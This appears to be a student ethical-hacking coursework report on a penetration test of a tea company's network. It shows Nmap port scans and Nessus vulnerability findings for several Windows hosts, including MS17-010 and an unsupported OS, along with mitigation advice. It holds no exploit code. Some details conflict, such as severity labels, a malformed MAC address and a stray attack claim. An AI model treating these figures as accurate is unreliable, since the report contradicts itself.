



Name: Wickrama wickramaarachchi

Student Reference Number: 10899380

Module Code: PUSL3132	Module Name: Ethical Hacking
Coursework Title: Final Report	
Deadline Date: 16 <sup>th</sup> December	Member of staff responsible for coursework:
Programme: BSc (Hons) Computer Security	

Please note that University Academic Regulations are available under Rules and Regulations on the University website [www.plymouth.ac.uk/studenthandbook](http://www.plymouth.ac.uk/studenthandbook).

Group work: please list all names of all participants formally associated with this work and state whether the work was undertaken alone or as part of a team. Please note you may be required to identify individual responsibility for component parts.

Wickrama wickramaarachchi	- 10899380
Polwatthage D Kawindaya	- 10899315
Siyabalapitiyage Madushanka	- 10898659
Basnayaka Basnayaka	- 10900313

***We confirm that we have read and understood the Plymouth University regulations relating to Assessment Offences and that we are aware of the possible penalties for any breach of these regulations. We confirm that this is the independent work of the group.***

Signed on behalf of the group: Wickrama wickramaarachchi

Individual assignment: ***I confirm that I have read and understood the Plymouth University regulations relating to Assessment Offences and that I am aware of the possible penalties for any breach of these regulations. I confirm that this is my own independent work.***

Signed: Wickrama wickramaarachchi

Use of translation software: failure to declare that translation software or a similar writing aid has been used will be treated as an assessment offence.

I \*have used/not used translation software.

If used, please state name of software.....

**Overall mark** \_\_\_\_\_%    **Assessors Initials** \_\_\_\_\_    **Date** \_\_\_\_\_

\*Please delete as appropriateSci/ps/d:/students/cwkfrontcover/2013/14

Plymouth Index	Plymouth Name	Contribution
10899315	Polwaththage D Kawindaya	Introduction/Background
10899380	Wickrama wickramaaarachchi	Testing Methodology / Conclusion / Evaluation
10898659	Siyabalapitiyage Madushanka	Evaluation
10900313	Basnayaka Basnayaka	Mitigation

# Table of Contents

Introduction .....	4
Background .....	5
Testing Methodology.....	7
Evaluation .....	39
Mitigation.....	43
Conclusion .....	45
References .....	45

# **Introduction**

## **Purpose of the Report**

This report's objective is to assess Clarke's Ceylon Team's security posture as they move from conventional operations to entirely digital systems. The organization is exposed to additional risks as a result of the implementation of digital technologies, such as data breaches and cyber attacks. To find possible weaknesses in their systems, evaluate the degree of risk, and offer practical suggestions to strengthen security, a penetration test has been carried out. Maintaining operational continuity, safeguarding sensitive data, and fostering stakeholder confidence all depend on having strong security measures in place.

## **Scope of Work**

This penetration test's scope includes a detailed analysis of the vital systems used by Clarke's Ceylon Team, such as:

- Network Security: Evaluating network segmentation, open ports, and firewall setups.
- Application security: identifying weaknesses in the company's desktop and online apps.
- Organizational rules: Assessing the efficacy of the cybersecurity rules in place, staff knowledge, and compliance with best practices.

Due to the testing environment's operational nature, every possible risk was thoroughly covered while minimizing disturbance.

## **Report Structure**

1. Introduction: A synopsis of the goal, parameters, and organization of the report.
2. Background: An explanation of the value of penetration testing and typical difficulties that businesses have when undergoing digital transformation.
3. Testing Methodology: A thorough description of the testing plan, instruments, and justification for the methodology.
4. Evaluation: Examining the findings of the penetration test, including the vulnerabilities found and their possible effects.
5. Mitigation Recommendations: Doable actions to improve the organization's security posture and address the vulnerabilities.
6. Conclusion: An overview of the main conclusions and general suggestions.

References and Supporting Data: A compilation of all cited sources as well as any supplementary data.

# Background

## Importance of Penetration Testing

A proactive method for locating and fixing security flaws in an organization's IT infrastructure is penetration testing. It mimics actual cyberattacks to find vulnerabilities before malevolent actors take advantage of them. Organizations that regularly do penetration testing are better able to manage risks, uphold compliance, and safeguard sensitive data, according to cybersecurity literature.

Risks associated with the digital transformation process include:

- Unauthorized Access: Data breaches may result from unpatched systems or unsafe setups.
- Problems with Data Availability and Integrity: Ransomware and other cyberattacks can cause operational disruptions.
- Non-compliance: Serious fines may result from breaking data protection regulations like GDPR or HIPAA.

The following are typical difficulties encountered during digital transformation:

- Lack of Security Awareness: Due to insufficient training, employees frequently unintentionally end up becoming the weakest link.
- Improper Implementation: Vulnerability is increased when new systems are quickly deployed without adequate testing.
- Ignoring Legacy Systems: Older systems frequently don't have the protections that contemporary threats require.

Regular penetration testing to address these issues minimizes risks to organizational operations and guarantees a secure transition.

## Ethical and Legal Considerations

To guarantee that testing is carried out properly and without causing unapproved harm, ethical hacking functions under a legal framework. Important moral and legal considerations include:

- Consent and Authorization: To prevent legal ramifications, penetration testing on live systems requires written consent from the business.
- Data privacy: To guarantee that no sensitive or personal data is exploited or revealed, compliance with data protection laws like the General Data Protection Regulation (GDPR) is essential.
- Non-Disruption of Services: To prevent interfering with company operations, testing must be carried out in a way that has the least possible impact on operating systems.
- Reporting and Disclosure: To stop the abuse of vulnerabilities that have been discovered, findings must be communicated in a responsible and transparent manner.

Ignoring these moral and legal responsibilities might result in financial losses, harm to one's reputation, or even legal action.

## **Overview of Clarke's Ceylon Team**

To modernize its operations, Clarke's Ceylon Team, a historic Sri Lankan tea manufacturer, is starting a big digital transformation initiative. To increase efficiency and streamline procedures, this change entails implementing digital tools and systems. But the action brings up several security issues, such as:

- Protection of Operational and Customer Data: Making certain that private data is protected from unwanted access.
- System availability is the capacity to test and secure systems while preserving uptime and operational continuity.
- Regulatory Standards Compliance: Fulfilling cybersecurity and data protection standards as they move into a digital framework.

A well-thought-out penetration testing approach is essential to finding vulnerabilities without interfering with operations because there isn't a dedicated testbed, and testing must be done on live systems. By identifying hazards, offering practical insights, and suggesting mitigation techniques, this study will allay these worries.

# Testing Methodology

The section on testing methodology describes the methodical strategy used to guarantee the system's dependability, functionality, and security. Depending on the needs of the project, this methodology combines automated and manual testing methods. Every stage of the testing procedure is recorded with pertinent screenshots that show how the tests were carried out and the outcomes. The use of certain tools and tactics is justified by their suitability for the design of the system, their capacity to detect vulnerabilities, and their effectiveness in confirming adherence to industry standards. This guarantees thorough coverage and reliable system performance certification.

## Nmap Scanning

### 172.168.0.38

```
Nmap scan report for 172.168.0.38
Host is up (0.014s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
23/tcp    open  telnet       Microsoft Windows XP telnetd (no more connections allowed)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  closed ms-wbt-server
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows XP, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
```

The output of a "Nmap network scan" that was performed on the IP address `172.168.0.38` seems to be displayed in the screenshot. An operating system based on Windows (probably Windows XP and Windows Server 2008 R2-2012) is indicated by the open ports and services that are running on a host. For network diagnostics or vulnerability evaluation, key open ports include FTP, Telnet, NetBIOS, and several RPC-related services.

### 172.168.0.34

```
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Nmap scan report for 172.168.0.34
Host is up (0.018s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

The results of a Nmap scan on the IP address 172.168.0.34 are shown in the screenshot. It detects open ports and the services that are operating on the Windows-based target host. Among the notable open ports are:

- 135/tcp: Microsoft Windows RPC
- 139/tcp: NetBIOS-ssn
- 445/tcp: Microsoft-DS (likely SMB)
- 3389/tcp: Microsoft Terminal Services (Remote Desktop Protocol - RDP)

According to this scan, the system can be accessed through services that are often connected to Windows network functions.

## 172.168.0.33

```
Service Info: Host: WIN7; OS: Windows; CPE: cpe:/o:microsoft:windows
Nmap scan report for 172.168.0.33
Host is up (0.016s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

The outcome of a Nmap network scan directed at IP address 172.168.0.33 are shown in the screenshot. Several open ports on a Windows-based machine are discovered by the scan, particularly:

- Microsoft Windows RPC at 135/tcp;
- NetBIOS-ssn at 139/tcp;
- Microsoft-DS (usually SMB file sharing) at 445/tcp
- Microsoft Terminal Services (Remote Desktop Protocol, or RDP) at 3389/tcp

Services necessary for network sharing and remote management are installed on the host, which is detected as running Windows 7.

## 172.168.0.32


```
Applications Places System ParrotTerminal
File Edit View Search Terminal Help
Not shown: 1000 filtered tcp ports (no-response)
Nmap scan report for 172.168.0.32
Host is up (0.012s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49156/tcp  open  msrpc        Microsoft Windows RPC
Service Info: Host: WIN7; OS: Windows; CPE: cpe:/o:microsoft:windows
```

The outcome of a Nmap scan directed at IP address 172.168.0.32 is described in this screenshot. A number of open ports and services operating on a Windows-based system, notably Windows 7, are found by the scan. Important conclusions include:

- Microsoft Windows RPC at 135/tcp
- NetBIOS-ssn (a networking service for sharing files and printers) at 139/tcp
- 445/tcp: Microsoft-DS (Workgroup domain SMB service for file sharing)
- HTTPAPI HTTPD 2.0 (often utilised for SSDP/UPnP services) 5357/tcp
- 49156/tcp: Extra RPC port for Microsoft Windows

This screenshot offers information on the target host's network setup and running service

# Nessus Scanning



The information explains how to view the findings of vulnerability scans conducted on several hosts inside a network using the Nessus Essentials scan report interface. Important points to note are:

- Hosts Scanned: IP addresses such as 172.168.3.38, 172.168.0.33, 172.168.0.34, and others.
- Scan Type: Advanced Scan using a local scanner.
- Status: The scan took around 16 minutes, from 7:30 PM to 7:46 PM on December 8, and it was successfully finished.
- Vulnerabilities: The scan allows for remedial prioritisation by classifying discoveries into critical, high, medium, low, and informational severities.

By pointing out weaknesses and suggesting solutions, this report offers insights into the network's security posture.

# 172.168.0.38

The screenshot shows the Nessus Essentials interface with a scan report for host 172.168.0.38. The main pane lists 24 vulnerabilities, including:

- Critical: MS11-004: Vulnerability in Internet Information Services (IIS) FTP Service Could Allow Remote Code Execution
- Mixed: Unencrypted Telnet Server
- Medium: SMB (Multiple Issues)
- Low: ICMP Timestamp Request Remote Date Disclosure
- Info: SMB (Multiple Issues), DCE Services Enumeration, Nessus SYN scanner, Service Detection, Common Platform Enumeration (CPE), Device Type, Ethernet Card Manufacturer Detection, Ethernet MAC Addresses, and FTP Server Detection.

The host details panel shows the following information:

- IP: 172.168.0.38
- MAC: 00:00:29:47:50-76
- OS: Microsoft Windows Server 2008 R2 Enterprise Service Pack 1
- Start: Today at 7:38 PM
- End: Today at 7:46 PM
- Elapsed: 8 minutes
- KB: Download

A pie chart in the vulnerabilities section shows the distribution of critical, high, medium, low, and info level issues.

The information explains a vulnerability scan report from Nessus Essentials for host 172.168.0.38. The paper summarises the scan's main conclusions, which include:

Details of the host:

- Name of IP: 172.168.0.38
- System software: Windows Server 2008 R2 Enterprise SP1
- Address of the MAC: 00:00:29:47:50-76

Critical Vulnerabilities:

- consists of problems such unencrypted Telnet services, vulnerabilities in SMB (Server Message Block), and an FTP service vulnerability that can permit remote assaults.
- CVSS Score: As high as 9.8, indicating critical severity.

This IP address has been identified as being used to carry out attacks on our system, representing a serious security risk.

# Critical

The screenshot shows a web-based interface for Nessus Essentials. The top navigation bar includes tabs for 'Folders / View' and 'Scans'. The main content area displays a scan report for 'Berry / Plugin #51956'. The report lists 24 vulnerabilities, with one highlighted as 'CRITICAL'. The critical vulnerability is 'MS11-004: Vulnerability in Internet Information Services (IIS) FTP Service Could Allow Remote Code Execution (2489256)' (uncr...). The 'Description' section notes a heap-based buffer overflow vulnerability in the IIS FTP service. The 'Solution' section links to Microsoft's patch page. The 'Output' section shows no recorded output. The 'Plugin Details' sidebar provides technical details like ID (51956), Type (remote), and Family (Windows). The 'VPR Key Drivers' sidebar includes threat metrics. The 'Risk Information' sidebar shows a VPR rating of 7.4 and CVSS scores. The bottom of the screen shows a Windows taskbar with the date and time (12/8/2024, 8:53 PM).

A Nessus Essentials vulnerability scan report for host 172.168.0.38 is shown in the screenshot. Critical security flaws are identified in the paper, such as unencrypted Telnet services, vulnerabilities in SMB (Server Message Block), and an FTP service vulnerability that may permit remote assaults. The host's MAC address is 00:00:29:47:50-76, and it is running Windows Server 2008 R2 Enterprise SP1. The serious severity of some vulnerabilities and the pressing need for repair are highlighted by their noteworthy CVSS scores of 9.8.

# Mixed

## 1.1 Critical

The screenshot shows the Tenable Nessus Essentials web interface. The main content area displays a vulnerability report for host 172.168.0.38. A prominent red box highlights a critical vulnerability: "Unsupported Windows OS (remote)". The "Description" section states: "The remote version of Microsoft Windows is either missing a service pack or is no longer supported. As a result, it is likely to contain security vulnerabilities." The "Solution" section advises: "Upgrade to a supported service pack or operating system". To the right, "Plugin Details" provide specific information: Severity: Critical, ID: 108797, Version: 1.15, Type: remote, Family: Windows, Published: April 3, 2018, Modified: July 27, 2023. Below this, "Risk Information" details a CVSS v3.0 Base Score of 10.0. The "Output" section notes: "The following Windows version is installed and not supported: Microsoft Windows Server 2008 R2 Enterprise Service Pack 1". The "Hosts" table lists the host 172.168.0.38. The bottom status bar shows the date and time as 12/10/2024 at 12:51 PM.

The Nessus Essentials vulnerability scan results for host 172.168.0.38 are shown in the snapshot, which indicates a serious vulnerability brought on by the usage of an unsupported operating system. The Microsoft Windows Server 2008 R2 Enterprise Service Pack 1 that the host is running is no longer supported by the manufacturer. Because of this, the system is extremely vulnerable to security flaws, as seen by its maximum severity CVSS v3.0 Base Score of 10.0.

Solution: To reduce this risk, upgrading to a supported operating system or service pack is advised.

## 1.2 High

The screenshot shows a Nessus Essentials interface displaying a detailed vulnerability report for MS17-010. The report is titled "MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (unauthenticated check)". The "Description" section details a remote code execution vulnerability in Microsoft Server Message Block 1.0 (SMBv1). The "Solution" section advises updating Windows operating systems to version 2008 R2, 2012 R1, or later. The "Exploitability" section includes a "See Also" link to Microsoft's security update page and a "Output" section showing command-line logs. The "Risk Information" section provides a high CVSS score (9.0), exploit availability, and threat information.

A Nessus Essentials vulnerability report for the MS17-010 SMB vulnerability, which is exploited by ransomware such as WannaCry and EternalBlue, is seen in this the screenshot. It offers:

- Severity: High.
- Description: Information about how the attack enables SMB-based remote code execution.
- Solution: Update the impacted Windows systems using Microsoft's security updates.
- Risk details include a high CVSS score, the availability of exploits, and advice to deactivate SMBv1 if it is not supported.

The study assists in identifying and reducing important cybersecurity threats.

## 1.3 Medium

The screenshot shows a Nessus Essentials scan report for a vulnerability titled 'MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (unprivileged elevation of privilege)'. The report is categorized as MEDIUM. The 'Description' section states that the remote Windows host is affected by an elevation of privilege vulnerability in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker able to intercept communications between a client and a server hosting a SAM database can exploit this to force the authentication level to downgrade, allowing the attacker to impersonate an authenticated user and access the SAM database. The 'Solution' section notes that Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, and 10. The 'Output' section shows no output recorded. The 'Plugin Details' section provides technical details: Severity: Medium, ID: 90510, Version: 1.9, Type: remote, Family: Windows, Published: April 13, 2016, Modified: July 23, 2019. The 'VPR Key Drivers' section includes Threat Recency: No recorded events, Threat Intensity: Very Low, Exploit Code Maturity: Unproven, Age of Vuln: 730 days +, Product Coverage: High, CVSSv3 Impact Score: 5.2, and Threat Sources: No recorded events. The 'Risk Information' section lists Vulnerability Priority Rating (VPR): 6.0, Exploit Prediction Scoring System (EPSS): 0.0192, Risk Factor: Moderate, and CVSS v3.0 Base Score: 6.8. The CVSS v3.0 Vector is also provided. The bottom of the screen shows a Windows taskbar with icons for Start, Search, Task View, File Explorer, Edge, Mail, Photos, and File Explorer, along with system status indicators like battery level (80%), weather (Mostly cloudy), and date/time (12/8/2024).

The screenshot displays a vulnerability report from a Nessus Essentials scan that describes a vulnerability (MS16-047) that elevates privileges in the Security Account Manager (SAM) and Local Security Authority (LSAD) protocols on the remote host 172.168.0.38. The vulnerability results from incorrect negotiation of the authentication level across RPC channels. A man-in-the-middle attacker might pretend to be an authenticated user and leverage this vulnerability to access the SAM database without authorisation.

With a Base Score of 6.8, the vulnerability is categorised as Medium severity according to CVSS v3.0. Multiple Windows versions, including Windows Server 2008 R2, are impacted by the problem. In order to fix this vulnerability, Microsoft has issued fixes.

## 1.4 Medium

The screenshot shows the Tenable Nessus Essentials web interface. The main content area displays a vulnerability report for 'Berry / Plugin #62940'. The report title is 'MS12-073: Vulnerabilities in Microsoft IIS Could Allow Information Disclosure (2733829) (uncredentialed c...)'. The severity is listed as 'MEDIUM'. The 'Description' section states: 'The FTP service in the version of Microsoft IIS 7.0 or 7.5 on the remote Windows host is affected by a command injection vulnerability that could result in unauthorized information disclosure.' The 'Solution' section notes: 'Microsoft has released a set of patches for Vista, 2008, 7, and 2008 R2.' The 'See Also' section provides a link to <http://www.nessus.org/u/0879bf43>. The 'Output' section indicates 'No output recorded.' The 'Hosts' table lists one host: '21 / tcp / ftp' with IP '172.168.0.38'. On the right side, there are sections for 'Plugin Details' (Severity: Medium, ID: 62940, Version: 1.11, Type: remote, Family: Windows, Published: November 16, 2012, Modified: January 16, 2024), 'VPR Key Drivers' (Threat Recency: No recorded events, Threat Intensity: Very Low, Exploit Code Maturity: Unproven, Age of Vuln: 730 days +, Product Coverage: Low, CVSSv3 Impact Score: 1.4, Threat Sources: No recorded events), and 'Risk Information' (Vulnerability Priority Rating (VPR): 1.4, Exploit Prediction Scoring System (EPS5): 0.0031, Risk Factor: Medium, CVSS v3.0 Base Score: 5.3, CVSS v3.0 Vector: CVSS:3.0.IA.U.E:R:O.F:S:U:T:O:). The bottom status bar shows the system is running at 80°F, mostly cloudy, with a timestamp of 8:57 PM on 12/9/2024.

There is an information disclosure vulnerability (MS12-073) in the FTP service of Microsoft IIS 7.0 or 7.5 on the remote host 172.168.0.38, as shown by the vulnerability report from a Nessus Essentials scan shown in the screenshot. Sensitive information may be accessed by unauthorised parties due to a command injection vulnerability.

The vulnerability is rated as Medium severity with a Base Score of 5.3 on the CVSS v3.0. It has a minimal risk of exploitation and a Vulnerability Priority Rating (VPR) of 1.4, affecting several versions of Microsoft IIS. To fix this issue on impacted systems, Microsoft has published fixes.

## 1.5 Medium

The screenshot shows a Nessus Essentials scan results page. The main title is "Berry / Plugin #42263". The severity is listed as "MEDIUM". The description states: "The remote host is running a Telnet server over an unencrypted channel. This allows a remote, man-in-the-middle attacker to eavesdrop on a Telnet session to obtain credentials or other sensitive information and to modify traffic exchanged between a client and server." A note below says: "SSH is preferred over Telnet since it protects credentials from eavesdropping and can tunnel additional data streams such as an X11 session." The solution suggests: "Disable the Telnet service and use SSH instead." The output section shows a banner from the Telnet server:  
-----  
Welcome to Microsoft Telnet Service  
-----  
login: -----  
----- snip -----  
To see debug logs, please visit individual host.

**Plugin Details**

Severity:	Medium
ID:	42263
Version:	1.15
Type:	remote
Family:	Misc.
Published:	October 27, 2009
Modified:	January 16, 2024

**Risk Information**

Risk Factor:	Medium
CVSS v3.0 Base Score:	6.5
CVSS v3.0 Vector:	CVSS:3.0/AV:N/AC:L/PR:N/U:N/S:U/C:L/I:N/A:N
CVSS v2.0 Base Score:	5.8
CVSS v2.0 Vector:	CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:N

At the bottom, there's a news sidebar about "SQL Injection in WordPress Project Manager Plugin" and a Windows taskbar with the date/time (12/8/2024) and weather (80°F Mostly cloudy).

The screenshot shows a vulnerability report from a Nessus Essentials scan that found that the remote host 172.168.0.38 was hosting an unencrypted Telnet server. Logins, passwords, and orders are sent in plaintext, which makes them vulnerable to man-in-the-middle attacks. This presents a serious security concern.

Through Telnet session eavesdropping, attackers may be able to alter client-server communication or get private passwords. With a CVSS v3.0 Base Score of 6.5, the vulnerability is classified as Medium severity. Disabling the Telnet service and switching to SSH as a safe substitute is the suggested way to safeguard login information and conversations.

## 1.6 Medium

The screenshot shows a Nessus Essentials interface. At the top, a banner indicates 'Not secure | https://localhost:8834/#/scans/reports/5/hosts/40/vulnerabilities/group/57608/57608'. Below the banner, the main navigation bar includes 'Scans' and 'Settings'. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash), 'RESOURCES' (Policies, Plugin Rules, Terrascan), and a 'Tenable News' section. The main content area displays a 'Berry / Plugin #57608' report. It shows a single 'Vulnerabilities' item (24 total) with a 'MEDIUM' severity level. The specific vulnerability is titled 'SMB Signing not required'. The 'Description' section states: 'Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.' The 'Solution' section suggests enforcing message signing in the host's configuration. The 'See Also' section provides links to external resources. The 'Output' section shows 'No output recorded.' and a table for hosts, listing port 445/tcp on 172.168.0.38. The 'Plugin Details' section provides technical details like Severity (Medium), ID (57608), Version (1.20), Type (remote), Family (Misc.), Published (January 19, 2012), and Modified (October 5, 2022). The 'Risk Information' section includes CVSS v3.0 Base Score (5.3), Vector (CVSS:3.0/A:N/C:L/I:N/S:U/C:N/I:L/A:N), and Temporal Vector (CVSS:3.0/E:U/R:L/O:RC). The 'Vulnerability Information' section notes Exploit Available: true, Exploit Ease: Exploits are available, and Vulnerability Pub Date: January 17, 2012. The bottom of the screen shows a Windows taskbar with icons for Start, Search, Task View, File Explorer, Edge, Mail, and File Explorer, along with system status (79°F Mostly cloudy, 8:58 PM, 12/8/2024).

In the screenshot, a vulnerability alert from Nessus Essentials highlights that the remote server 172.168.0.38 does not require SMB signing. Sensitive communications might be compromised by an unauthenticated, remote attacker using this vulnerability to launch man-in-the-middle attacks on the SMB server.

With a Base Score of 5.3 on the CVSS v3.0, the problem is categorised as Medium severity. Enforcing SMB message signing on the server is the suggested mitigation. The policy option "Microsoft network server: Digitally sign communications (always)" may be used to configure this for Windows, and server signing is the corresponding setting for Samba.

## 1.7 Low

The screenshot shows a web-based interface for Nessus Essentials. The title bar indicates the page is 'Nessus Essentials / Folders / View' and the URL is 'https://localhost:8834/#/scans/reports/5/hosts/40/vulnerabilities/10114'. A message at the top says 'There's an error with your feed. Click here to view your license information.' The main content area displays a vulnerability report for 'Berry / Plugin #10114' titled 'ICMP Timestamp Request Remote Date Disclosure'. The severity is listed as 'LOW'. The 'Description' section states: 'The remote host answers to an ICMP timestamp request. This allows an attacker to know the date that is set on the targeted machine, which may assist an unauthenticated, remote attacker in defeating time-based authentication protocols.' It notes that 'Timestamps returned from machines running Windows Vista / 7 / 2008 / 2008 R2 are deliberately incorrect, but usually within 1000 seconds of the actual system time.' The 'Solution' section suggests filtering out type 13 ICMP timestamp requests and type 14 replies. The 'Output' section contains a note about little-endian format and a difference of 702 seconds. Below this, a table lists a single host: Port 0 / icmp, Host 172.168.0.36. On the right side, there are sections for 'Plugin Details', 'VPR Key Drivers', and 'Risk Information'. The 'Risk Information' section includes details like 'Vulnerability Priority Rating (VPR): 4.2', 'Exploit Prediction Scoring System (EPSS): 0.8808', and 'CVSS v2.0 Base Score: 2.1'. At the bottom of the screen, the Windows taskbar is visible with various icons and a search bar.

A low-severity vulnerability report for the host 172.168.0.36 from Nessus Essentials is shown in the screenshot. For an attacker to ascertain the system's time, the host must reply to ICMP timestamp queries. Potentially, this information can help get around time-based authentication procedures.

Key details:

- Severity: Low
- CVSS v3.0 Base Score: 3.4

Solution: To lessen this vulnerability, filter type 13 and type 14 ICMP timestamp requests and answers in the network setup.

Although the vulnerability is considered low risk because of its limited impact, it is advised to apply the fix to guard against potential abuse.

# 172.168.0.34

The screenshot shows the Tenable Nessus Essentials interface. The main window displays a scan report for host 172.168.0.34, which is identified as a Microsoft Windows 10 Enterprise machine. The report lists 17 vulnerabilities, categorized by severity: 7 Critical (red), 1 High (orange), 4 Medium (yellow), 2 Low (light blue), and 6 Info (blue). Key findings include SSL/TLS issues (multiple), SMB signing not required, and Microsoft Windows multiple issues. The interface includes a navigation bar with tabs like 'Scans' and 'Settings', and a sidebar with sections for 'Folders', 'Resources', and 'Tenable News'. A bottom taskbar shows various application icons.

Severity	Vulnerability	Count
Critical	SSL (Multiple Issues)	7
High	SMB Signing not required	1
Medium	SMB (Multiple Issues)	4
Medium	Microsoft Windows (Multiple Issues)	2
Info	SMB (Multiple Issues)	6
Info	Microsoft TLS (Multiple Issues)	2
Info	TLS (Multiple Issues)	2
Info	DCE Services Enumeration	9
Info	Nessus SYN scanner	4
Info	Common Platform Enumeration	1

A Nessus scan for host 172.168.0.34 found 17 vulnerabilities, including medium-severity SSL/TLS issues (7) and SMB signing concerns (1). Recommendations: Fix SSL/TLS configurations and enable SMB signing.

# Mixed

Berry / 172.168.0.34 / SSL (Multiple Issues)

Vulnerabilities 17

Sev	CVSS	VPR	EPSS	Name	Family	Count
HIGH	7.5	5.1	0.0053	SSL Medium Strength Cipher Sui...	General	1
MEDIUM	6.5			SSL Certificate Cannot Be Trusted	General	1
MEDIUM	6.5			SSL Self-Signed Certificate	General	1
INFO				SSL Certificate Information	General	1
INFO				SSL Cipher Block Chaining Ciphe...	General	1
INFO				SSL Cipher Suites Supported	General	1
INFO				SSL Perfect Forward Secrecy Cip...	General	1

Scan Details

Policy:	Advanced Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	December 8 at 7:38 PM
End:	December 8 at 7:46 PM
Elapsed:	9 minutes

Vulnerabilities

Tenable News

Making Zero Trust Architecture Achievable

Read More

11:28 PM 12/9/2024

The host 172.168.0.34 has 17 vulnerabilities found by the Nessus scan, including medium-severity SSL/TLS problems such as self-signed certificates (CVSS 6.5) and poor cypher suites (CVSS 5.1). For improved encryption, it is advised to examine and protect SSL/TLS setups and certificates.

## 1.1 High

The screenshot shows a web-based interface for Tenable Nessus Essentials. The main content area displays a report titled "SSL Medium Strength Cipher Suites Supported (SWEET32)". The report is categorized as "HIGH". It includes sections for "Description", "Solution", "See Also", "Output", and "Plugin Details". The "Description" section notes that the host supports medium-strength encryption (key lengths 64-112 bits) or the 3DES suite. The "Solution" section advises reconfiguring the application. The "Output" section provides a table of medium-strength ciphers and their details. The "Plugin Details" section contains technical metadata like ID, Version, and CVSS score. The "VPR Key Drivers" and "Risk Information" sections provide threat and risk context. A sidebar on the left shows "Tenable News" and navigation links for "FOLDERS", "RESOURCES", and "Scans". The bottom of the screen shows a Windows taskbar with various icons.

